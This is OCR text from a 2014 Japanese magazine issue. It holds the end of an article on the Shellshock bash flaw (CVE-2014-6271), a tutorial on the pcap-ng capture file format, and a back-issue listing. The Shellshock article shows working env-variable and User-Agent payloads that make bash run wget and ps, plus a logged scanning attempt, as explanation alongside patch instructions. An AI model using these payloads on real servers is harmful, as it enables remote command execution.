bashで実行されているシェルプログラムを前提に話をしていますが、RubyやPHPやPythonでも同様の危険性があります。Webコンテンツマネージメントシステムの中で外部コマンドを呼び出すときには、自動的にシェルが呼ばれます。そのときに内部的にbashが使われていた場合、同様の脆弱性が発現します。

さて、このbashの脆弱性を使って何ができて何ができないかを考えてみましょう。前半で説明したファイルのパーミッションと実行時のユーザIDの関係をよく考えたうえで、答えを見つけなければなりません。

たとえば、www-dataのユーザ

▼**図8　脆弱性を利用してh2np.netからindex.htmlをダウンロードする**

```
$ ls index.html   ↓最初はindex.htmlというファイルはない
ls: cannot access index.html: No such file or directory
 環境変数に名前のない関数とwgetを指定してbashを実行
$ env 'x=() { :;}; wget -q h2np.net' bash -c "echo DONE"
Segmentation fault (core dumped)
$ ls index.html
index.html
 Segmentation faultが起きたが、index.htmlはダウンロードできた
```

▼**図9　修正後のbashで図7と同じことを実施**

```
$ bash --version   ←bashのバージョンの確認
GNU bash, version 4.3.30(1)-release (x86_64-unknown-linux-gnu)
 (... 略 ...)

$ env 'x=() { :;}; echo CVE-2014-6271' bash -c "echo TEST"
TEST
 echo CVE-2014-6271の部分は実行されていない
```

▼**リスト1　hello.cgi**

```
#! /bin/bash
echo 'Content-type: text/html'
echo
echo
echo
echo '<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">'
echo '<HTML><HEAD>'
echo '<TITLE>HELLO</TITLE>'
echo '</HEAD><BODY>'
echo '<P>HELLO</P>'
echo '</BODY></HTML>'
```

ID権限で参照できるファイルの1つとして/etc/passwdがあります。/etc/passwdにはユーザ名などが入っていますが、パスワードに関連する情報は近年のUNIXでは取り除かれています。このファイルはシステムにログインしているユーザであれば、誰もが参照できるファイルであり、そのレベルの機密性と理解すべきです。www-dataの権限でコマンドを実行することでUNIXシステム全体に渡り致命的なセキュリティ侵害を引き起こすことは基本的にありません。今の時代のUNIXは、何でもrootで実行するようなことはせず、きちんとその権限を細分化し、適切なユーザ権限を付与するという形で利用されます。

一方で、www-dataの権限で実行されるWebアプリケーションに関しては、ファイルの所有者のユーザIDがwww-dataである場合が多い、つまり自分の持ち物ですので幅広くいろいろなことができます。ですから、Webアプリケーションが扱っている情報や、Webアプリケーションが参照しているデータを格納しているデータベースの内容が外部へ流出、あるいはマニュピレート(操作)できてしまう危険性は非常に高いと言えます。

現状、筆者の管理するWebサーバにもbashの脆弱性を持つCGIが存在していないかを探るアクセスが多数あります。**図12**のログは実際のものです。もしhello.shというシェルプログラムがあり、利用しているシェルが脆弱性のある/bin/bashであれば、このスクリプトは成功し、筆者のサーバには脆弱性をついたマルウェアが送り込まれていたと考えても不思議ではありません。

DHCP

Dynamic Host Configuration Protocol(DHCP)とは、コンピュータをLANに接続する際に、DHCPクライアント(dhclient)がLAN上にあるDHCPサーバ(dhcpd)からネットワーク情報を取得するプロトコルおよび機能です。ネットワーク情報とは、具体的にはIPアドレス、DNSアドレス、ルーティング情報などです。それらに加えてdhcpd側からdhclient側に環境変数を送ることができます。dhclientはそれらの情報をシステムに設定するときに、内部でシェルにてプログラミングされたコンフィギュレーション・スクリプトを呼び出し実行します。

システムがデフォルトで利用しているシェルは/bin/shです。/bin/shの実体が/bin/bash(これはbashの脆弱性ですので当然ながらこの条件は必須です)であったりすると、DHCPサーバ側から送られた任意のコードが実行されます。

▼**図10　サーバからのレスポンス**

```
$ wget -q -O - http://bashtest/cgi-bin/hello.cgi

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD>
<TITLE>HELLO</TITLE>
</HEAD><BODY>
<P>HELLO</P>
</BODY></HTML>
```

▼**図11　プロセスの状況をリモートから表示する**

```
$ wget -q -O - --user-agent='() { :;}; echo Content-type:text/plain;
echo ; /bin/ps ux ' http://bashtest/cgi-bin/hello.cgi

USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
www-data  4154  0.0  0.0  71808  2264 ?        S    02:38   0:00 /usr/sbin/apache2 -k start
www-data  4156  0.0  0.0 295572  3264 ?        Sl   02:38   0:00 /usr/sbin/apache2 -k start
www-data  4157  0.0  0.0 295364  2884 ?        Sl   02:38   0:00 /usr/sbin/apache2 -k start
www-data  4542  0.0  0.0   9212  1124 ?        S    02:58   0:00 /bin/bash /usr/lib/cgi-bin/hello.cgi
www-data  4543  0.0  0.0  15308  1076 ?        R    02:58   0:00 /bin/ps ux
```

▼**図12　bashの脆弱性を持つCGIを探るアクセスのログ**

```
[Mon Oct 20 15:23:15 2014] [error] [client 65.111.XXX.XX] script not found or unable to stat:
/usr/lib/cgi-bin/hello.sh,referer: () { _; } >_[$($())] { /usr/bin/env ping -c9 127.0.0.1; }
```

この場合のシェルコマンドの実行権限はrootです。つまり、システムに対して何でもできるという、致命的なセキュリティ侵害の状況が発生してしまいます。

フリーアクセスの無線LAN局側のDHCPサーバに脆弱性を用いた攻撃ツールがしかけられていて、そこに接続するパソコン側に脆弱性の問題があれば、システムが乗っ取られてしまう可能性は非常に高いと言えるでしょう。

ただし現状はどうなっているかというと、DebianもCentOSも/bin/shはbashではなく、実行時の負荷が軽いdashというシェルへのリンクになっています[注9]（**図13**）。デフォルトのままであればbashではないので、当然ながらこの攻撃は成功しません。

SSHのAcceptEnv/SendEnv

SSHには、ログイン時にクライアント側からサーバ側に環境変数を送るという機能（AcceptEnv/SendEnv）があります。たとえば、AcceptEnv/SendEnvという設定項目に言語ロケールを指定しておけば、SSHでログインしたときにクライアントが自動的にロケールをサーバ側に渡すので、利用者はいちいち個別にセットアップしなくても済みます。そんな便利な機能です。しかし、これは環境変数を送るのでサーバ側にbashの脆弱性があれば、同じ問題を引き起こします。

SSHは安全なログインをするだけではなく、ほかの機能を内部で呼び出し、通信を安全にするという機能があります。そういう場合に問題が表面化します。たとえば、sftpはSSHサーバ側のSubsystemの設定により、実際にはsftp-serverを呼び出しています。ほかにもForceCommand設定を組み合わせると特定のコマンドを動作させることができます。このとき、bashの脆弱性を利用すれば、（本来実行できないはずの）任意のコマンドを実行できます。

対策――ベンダなどのアップデートを利用

bashはGNU/Linuxの最も基本的なツールの1つです。ですから、GNU/Linuxであれば必ず搭載されています。そして、CVE-2014-6271の修正が入る以前であれば、どのbashのバージョンにもこの脆弱性があります。

Appleであれ、HPであれ、Debianであれ、CentOSであれ、現在もアクティブにサポートされているならばアップデート方法が示されるので、ユーザはそれに従いアップデートすれば脆弱性は解消されます。組込み系であっても、ベンダの指示に従ってアップデートすれば問題は解消されるでしょう。

しかし、すでにサポート期間が過ぎてしまったディストリビューションなどは自分で対応するしか方法はありません。これまでに挙げたCGI、DHCP、SSH、あるいはそれ以外の環境を個々の問題として対応するのはあまりにも労力がかかり過ぎて現実的ではありません。ですから、解決方法としては自分の手でbashをアップデートするのが根本的な解決かと思います。

自力でアップデートする方法

脆弱性を解決するため、bash 4.3系列のパッチ30までをアップデートする手順を説明します。前提としてコンパイル環境がすでに整っている（過去に整えていた）ということで話を進めます。ソースコードの入手はgitを使うと簡単です。

```
$ git clone git://git.savannah.gnu.org/bash.git
```

しかし問題は、gitを持っていないような古い環境です。これは古典的なファイルをダウンロードする方法しかありません（**図14**）。

コンパイルは環境さえ整っていればとくに難しくはありません（**図15**）。

注9）Debianに関しては、2009年7月以降はdashとなっているようです。

▼**図13　/bin/shの実体はdashへのリンクとなっている（Debian）**

```
$ ls -l /bin/sh
lrwxrwxrwx 1 root root 4 Mar 30  2012 /bin/sh -> dash
```

脆弱性対応／修正について

CVE-2014-6271の最初の対応が入るのはパッチbash43-025です。このコードを見ていると、パーシング(構文解析)の設計が甘かったというか、想定していなかった抜けがあったように思えます。また、bash43-025の段階では、かなり慌てて当面の問題を回避するだけのアドホック(暫定的)な修正を行っているのがわかります。

筆者の経験から言えば、テストケースからのアプローチでこのバグを発見するのはたいへん難しいのではないかと思います。それゆえに今まで生き延びてきたバグになったのでしょう。この問題を最初に見つけた人には脱帽します。

CVE-2014-6271が発見されたあと、複数個立て続けに脆弱性が発見されました。世間では「Shellshock」として話題となり、多くの人が集中的にデバッギングを行う、いわゆるBug Smashing状態だったのだと思います。このチャンスにたくさんのバグ出しができたことはたいへん良かったのではないでしょうか。

▼図14　tarファイルやパッチをダウンロードする

```
まず bash 本体をダウンロード
$ wget http://ftp.gnu.org/gnu/bash/bash-4.3.tar.gz
大量にあるパッチをディレクトリごとダウンロード
$ wget -r -l 1  -nH --cut-dirs=2 http://ftp.gnu.org/gnu/bash/bash-4.3-patches/
本体のソースコードを展開
$ tar zxvf bash-4.3.tar.gz
コンパイルする場所へ移動
$ cd bash-4.3
パッチを適用する
$ for i in ../bash-4.3-patches/bash43-0??  ; do   patch -p0 <  $i  ; done
```

▼図15　コンパイルの手順

```
コンフィギュレーション
$ ./configure
コンパイル
$ make
バージョンのチェック
$ ./bash --version
GNU bash, version 4.3.30(1)-release (x86_64-unknown-linux-gnu)
Copyright (C) 2013 Free Software Foundation, Inc.
(... 略 ...)
```

今後について

今回のGNU bash脆弱性問題は、ここ数年の中でもとくにインパクトの強い1つだったと言えます。過去のことのように語っていますが、この脆弱性をついたセキュリティの問題が今後どれくらい発生するか、また、いつ収束するかは現時点では見通しがつきません。

現在、攻撃側は情報を収集しているといったところでしょう。今後、攻撃の応用が増えるでしょうし、それが大規模な攻撃につながる可能性も否定できないので、十分な注意を払って経過を観察していく必要があります。

今後もどのような形で脆弱性が見つかり、セキュリティ侵害が発生するかはわかりません。しかし、SELinuxを正しく設定し運用していれば、今回の問題でもセキュリティ侵害を軽減できたと言われていますし、筆者もそう思います。ただし、SELinuxはシステムの動作や関係性を理解しきれていないと使いこなせないのも現実であり、サーバ設定の説明では、「まずSELinuxの設定を解除すること」と紹介している文章が多いのも現実です。ここに大きな谷があり、そこを越える困難があります。人材育成、技術転移という部分で真剣に考える必要があるでしょう。

前回の本連載の中で、「OpenSSL Heartbeat脆弱性のようなインパクトが強く広い影響のある問題は今後も引き続き起こるので、常に注意していかなければならない」というようなことを述べたのですが、こんな形ですぐに発生するとは思いませんでした。

つくづく「バグのないソフトウェアはない」と言わざるを得ません。このような大きな問題がいつ発生するかは予測がつきません。これからも常に備えなければなりません。それがCVE-2014-6271から汲み取らなければいけない教訓だと思います。SD

Jamesのセキュリティレッスン

短期集中連載

パケットキャプチャWiresharkの新展開

第2回 pcap-ngファイル形式をオレは読む!

Writer 吉田 英二(Eiji James Yoshida)
合同会社セキュリティ・プロフェッショナルズ・ネットワーク(http://www.sec-pro.net/)

はじめに

皆さん、こんにちは！　80年代UKロックを聴きながらの、パケット弄(いじ)りが好きなEiji James Yoshidaです。前回(2014年11月号)は昔からよく使われているpcapファイル形式について解説したので、今回はWireshark 1.8.0からデフォルトになったpcap-ngファイル形式について解説します。

pcap-ngのファイル形式

pcap-ngの「ng」を見て「No Goodなの？」と思うかもしれませんが、「Next Generation」の略です。pcap-ngファイル形式(.pcapng)ではブロックやフィールドを増やすことで記録できる情報量を増やし、さらにはpcapファイル形式にはなかったオプションなどを追加することで拡張性も有しています。

pcap-ngファイル形式については下記のサイトに詳細がありますので参考にしてください。

・PCAP Next Generation Dump File Format
http://www.winpcap.org/ntar/draft/PCAP-DumpFileFormat.html

Wiresharkで作成されるpcap-ngファイルは**図1**のようなファイル形式になっています。


図1を見るとわかるように、Wiresharkで作成されるpcap-ngファイルは、だいたい次の4種類のブロックで構成されています。

・セクションヘッダ[可変長]
・インターフェース概要[可変長]
・拡張パケット[可変長]
・インターフェース統計情報[可変長]

pcap-ngファイルに複数のインターフェースやパケットが記録されている場合は、その数だけインターフェース概要、拡張パケット、インターフェース統計情報のブロックが存在します。

またpcap-ngファイル形式におけるブロックを、論理的な階層構造で表すと**図2**になります。

▼図1　pcap-ngのファイル形式




まずはブロックの一般的な構造について解説します。

ブロックの一般的な構造

ブロックは一般的に**図3**のような構造で、オプション部分も含めると6種類のフィールドで構成されています。

このうちオプションコード、オプション長、オプション値で構成されるオプション部分は、オプションがある場合だけ追加します。また、ブロックボディやオプション値の可変長フィールドの長さが4の倍数に満たない場合は、0x00でパディングします。

▼図2　pcap-ngファイル形式におけるブロックの論理的な階層構造



● ブロックタイプ・フィールド

ブロックを識別するための値が入るフィールドです。代表的なブロックタイプを**表1**にまとめておきます。

● ブロック全長・フィールド

パディング部分も含むブロック全体の長さ(バイト単位)が入るフィールドです。ブロックの最後にも同じフィールドが存在します。


● ブロックボディ・フィールド

ブロックの中身となるデータが入るフィールドです。ブロックタイプによってはブロックボディがさらに複数のフィールドに分かれます。

● オプションコード・フィールド

オプションを識別するための値が入るフィールドです。オプションコードはブロックタイプによって異なりますが、**表2**のオプションコードはすべてのブロックタイプで共通になってい

▼図3　ブロックの一般的な構造



▼表1　代表的なブロックタイプ

ブロックタイプ	ブロック名	説明
0x00000001	インターフェース概要	キャプチャに使用したインターフェースについての情報が記録される
0x00000004	名前解決	DNSの名前解決についての情報が記録される
0x00000005	インターフェース統計情報	キャプチャに使用したインターフェースの統計情報が記録される
0x00000006	拡張パケット	キャプチャされた1つのパケットが記録される
0x0A0D0D0A	セクションヘッダ	セクションについての情報が記録される

ます。

● オプション長・フィールド

オプション値の長さが入るフィールドです。パディング部分の長さは含まないので注意が必要です。

それではWiresharkで作成されるpcap-ngファイルの各ブロックについて解説しましょう。

セクションヘッダ・ブロック

pcap-ngファイルの先頭からセクションヘッダ・ブロックのブロック全長・フィールドで指定されたバイト数までは、セクションヘッダのブロックです。

このブロックはオプション部分も含めると**図4**のような9種類のフィールドで構成されていて、このセクションについての情報が記録されています。

● ブロックタイプ・フィールド

セクションヘッダ・ブロックを表す値として0x0A0D0D0Aが設定されます。

● バイトオーダーマジック・フィールド

pcap-ngを表す値として0x1A2B3C4Dが設定されます。この値はホストバイトオーダーの確認にも使用されます。

● バージョン番号・フィールド

メジャーとマイナーで構成されていて、現時点のセクションヘッダのバージョンは1.0のためメジャー部分には0x0001、マイナー部分には0x0000が設定されます。


● セクション長・フィールド

セクションをスキップさせる場合に指定するフィールドです。デフォルトでは0xFFFFFFFFFFFFFFFF(スキップしない)が設定されます。

▼表2　共通のオプションコード

オプションコード	オプション名	説明
0x0000	オプション終端	オプションフィールドの終端を表す
0x0001	コメント	ブロックについてのコメントがUTF-8で記録される

▼図4　セクションヘッダの構造



● セクションヘッダ・ブロックのオプション部分

おもにハードウェアの情報やOS名、アプリケーション名などが記録されます。セクションヘッダ・ブロックで使われる代表的なオプションコードを**表3**にまとめておきます。

インターフェース概要・ブロック

セクションヘッダ・ブロックの最後からインターフェース概要・ブロックのブロック全長・フィールドで指定されたバイト数までは、インターフェース概要のブロックです。

このブロックはオプション部分も含めると**図5**のような8種類のフィールドで構成されていて、キャプチャに使用したインターフェースについての情報が記録されています。

● ブロックタイプ・フィールド

インターフェース概要・ブロックを表す値として0x00000001が設定されます。

● データリンクタイプ・フィールド

リンク層のヘッダタイプの値を記録するフィールドです。pcapファイル形式のデータリンクタイプ・フィールドと同じ値(**表1**:前号本連載記事参照)が入りますが、pcapファイル形式では長さが4バイトなので頭2バイト分を削除します(例: 0x00000001→0x0001)。

● キャプチャリミット・フィールド

キャプチャするパケットの最大長(バイト単位)を記録するフィールドです。

● インターフェース概要・ブロックのオプション部分


おもにインターフェース名やキャプチャフィルタ、タイムスタンプの分解能などが記録されます。インターフェース概要・ブロックで使われる代表的なオプションコードを**表4**にまとめておきます。

パケットをキャプチャしたインターフェースが複数の場合、インターフェース概要・ブロックも複数存在します。

▼表3　セクションヘッダ・ブロックの代表的なオプションコード

オプションコード	オプション名	説明
0x0002	shb_hardware	このセクションを作成したハードウェアについての説明がUTF-8で記録される
0x0003	shb_os	このセクションを作成したOSの名前がUTF-8で記録される
0x0004	shb_userappl	このセクションを作成したアプリケーションの名前がUTF-8で記録される

▼図5　インターフェース概要・ブロックの構造



拡張パケット・ブロック

インターフェース概要・ブロックの最後から拡張パケット・ブロックのブロック全長・フィールドで指定されたバイト数までは、拡張パケットのブロックです。

このブロックはオプション部分も含めると**図6**のような11種類のフィールドで構成されていて、キャプチャされたパケットが1つ記録されています。

● ブロックタイプ・フィールド

拡張パケットを表す値として0x00000006が設定されます。

● インターフェースID・フィールド

このパケットをキャプチャしたインターフェースを識別する値を記録するフィールドです。同じセッションに属する最初のインターフェース概要ブロックを0x00000000、次を0x00000001とした連番で識別します。


● タイムスタンプ・フィールド

上位部分と下位部分で構成されていて、1970年1月1日0:00:00(UTC)からパケットをキャプチャするまでに経過した秒数つまりUNIX時間を上位4バイト部分と下位4バイト部分に分けて記録しています。たとえば0x0004fd59(上位部分)と0x8fb29a59(下位部分)の場合は、上位部分と下位部分を結合して0x0004fd598fb29a59にしてから10進数にすると1404461011606105になり、その値をタイムスタンプの分解能(if_tsresol)で割ると1404461011606105/1000000=1404610114.606105 秒となります。

▼表4　インターフェース概要・ブロックの代表的なオプションコード

オプションコード	オプション名	説明
0x0002	if_name	キャプチャに使用したインターフェースの名前がUTF-8で記録される
0x0009	if_tsresol	タイムスタンプの分解能が記録される。デフォルトの値は「6」で10^6を表す
0x000b	if_filter	このインターフェースに設定されたキャプチャフィルタが記録される(先頭に0x00が追加される)
0x000c	if_os	このインターフェースがインストールされたOSの名前がUTF-8で記録される

▼図6　拡張パケット・ブロックの構造



● キャプチャしたパケットの長さ・フィールド

パケットデータ・フィールドの長さ(バイト単位)が入るフィールドです。キャプチャリミットより大きなパケットをキャプチャすると、キャプチャリミットの長さでカットしてパケットデータ・フィールドに記録するため、パケットのもともとの長さとパケットデータ・フィールドの長さは異なる場合があります。

● キャプチャしたパケットの元の長さ・フィールド

パケットデータ・フィールドに記録されたパケットのもともとの長さ(バイト単位)が入るフィールドです。キャプチャリミットによりパケットがカットされている場合に、パケットがカットされる前の元の長さを知ることができます。

● パケットデータ・フィールド

基本的にキャプチャしたパケットがそのまま記録されますが、キャプチャリミットより大きなパケットをキャプチャした場合は、キャプチャリミットの長さでカットしたものが記録されます。

キャプチャしたパケットが複数の場合、拡張パケット・ブロックも複数存在します。

インターフェース統計情報・ブロック

拡張パケット・ブロックの最後からインターフェース統計情報・ブロックのブロック全長・フィールドで指定されたバイト数までは、インターフェース統計情報のブロックです。

このブロックはオプション部分も含めると**図7**のような8種類のフィールドで構成されていて、キャプチャに使用したインターフェースの統計情報が記録されています。

● ブロックタイプ・フィールド

インターフェース統計情報を表す値として0x00000005が設定されます。


● インターフェースID・フィールド

どのインターフェースの統計情報なのかを表す値を記録するフィールドです。

● タイムスタンプ・フィールド

この統計情報のタイムスタンプを記録するフィールドです。タイムスタンプのフォーマットは、拡張パケット・ブロックのものと同じです。

▼図7　インターフェース統計情報・ブロックの構造



▼表5　インターフェース統計情報・ブロックの代表的なオプションコード

オプションコード	オプション名	説明
0x0002	isb_starttime	キャプチャを開始した時刻がUNIX時間で記録される。フォーマットは拡張パケット・ブロックのタイムスタンプと同じ
0x0003	isb_endtime	キャプチャを終了した時刻がUNIX時間で記録される。フォーマットは拡張パケット・ブロックのタイムスタンプと同じ
0x0004	isb_ifrecv	キャプチャ開始後にインターフェースが受信したパケットの数が記録される
0x0005	isb_ifdrop	キャプチャ開始後にリソース不足でインターフェースがドロップしたパケットの数が記録される

● インターフェース統計情報・ブロックのオプション部分

おもにキャプチャの開始と終了の時刻、受信したパケットの数などが記録されます。インターフェース統計情報・ブロックで使われる代表的なオプションコードを**表5**にまとめておきます。

次号は

実際にpcap-ngファイルをバイナリエディタで読んでみましょう。そしてpcapとpcap-ngのファイル形式の違いを説明します。SD

バックナンバーのお知らせ　BACKNUMBER

バックナンバー好評発売中！常備取り扱い店もしくはWebより購入いただけます

本誌バックナンバー（紙版）はお近くの書店に注文されるか、下記のバックナンバー常備取り扱い店にてお求めいただけます。また、「Fujisan.co.jp」（http://www.fujisan.co.jp/sd）や、e-hon（http://www.e-hon.ne.jp）にて、Webから注文し、ご自宅やお近くの書店へお届けするサービスもございます。

2014年11月号

第1特集
Docker・Ansible・シェルスクリプト
無理なくはじめるInfrastructure as Code

第2特集
オンプレミスもクラウドも縦横無尽
サーバの目利きになる方法［後編］

一般記事
・8086時代から今を俯瞰する　CPU温故知新
・はてな謹製、サーバ管理ツール　Mackerel入門
定価（本体1,220円+税）

2014年10月号

第1特集
今ふたたびのJava
言語仕様・開発環境・デバッグ機能

第2特集
オンプレミスを制するものはクラウドを制する
サーバの目利きになる方法［前編］

一般記事
・オーケストレーションツールSerf・Consul入門［Consul編］
・SoftLayerを使ってみませんか？［2］　ほか
定価（本体1,220円+税）

2014年9月号

第1特集
この夏に克服したい2つの壁
C言語のポインタとオブジェクト指向

第2特集
止まらないサービスを支えるシステム構築の基礎
クラスタリングの教科書

一般記事
・SoftLayerを使ってみませんか？
・NICをまとめて高速通信！（前編）
・Serf・Consul入門
特別定価（本体1,300円+税）

2014年8月号

第1特集
システムログからWebやDB、ビッグデータの基礎まで
ログを読む技術

第2特集
forkを通して考える・試す・コードを読む
Linuxカーネルのしくみを探る

一般記事
・OpenSSLの脆弱性"Heartbleed"の教訓（後編）
・使ってみよう！tcpdump
定価（本体1,220円+税）

2014年7月号

第1特集
［多機能］［高速処理］［高負荷対策］
そろそろNginx移行を考えているあなたへ

第2特集
知っているようで知らない
DHCPサーバの教科書

一般記事
・OpenSSLの脆弱性"Heartbleed"の教訓（前編）
・Webアプリのパフォーマンス改善（最終回）ほか
定価（本体1,220円+税）

2014年6月号

第1特集
設定ファイルの読み方・書き方でわかる
Linuxのしくみ

第2特集
Windows XPからの乗り換えにいかが？
Ubuntu 14.04 "Trusty Tahr"過酷な環境でも信頼できるLTSバージョン

一般記事
・Google Glassアプリ開発事情
・OpenTSDB（前編）ほか
定価（本体1,220円+税）

Software Design　バックナンバー常備取り扱い店							
北海道	札幌市中央区	MARUZEN & ジュンク堂書店　札幌店	011-223-1911	神奈川県	川崎市高津区	文教堂書店　溝の口本店	044-812-0063
	札幌市中央区	紀伊國屋書店　札幌本店	011-231-2131	静岡県	静岡市葵区	戸田書店　静岡本店	054-205-6111
東京都	豊島区	ジュンク堂書店　池袋本店	03-5956-6111	愛知県	名古屋市中区	三洋堂書店　上前津店	052-251-8334
	新宿区	紀伊國屋書店　新宿本店	03-3354-0131	大阪府	大阪市北区	ジュンク堂書店　大阪本店	06-4799-1090
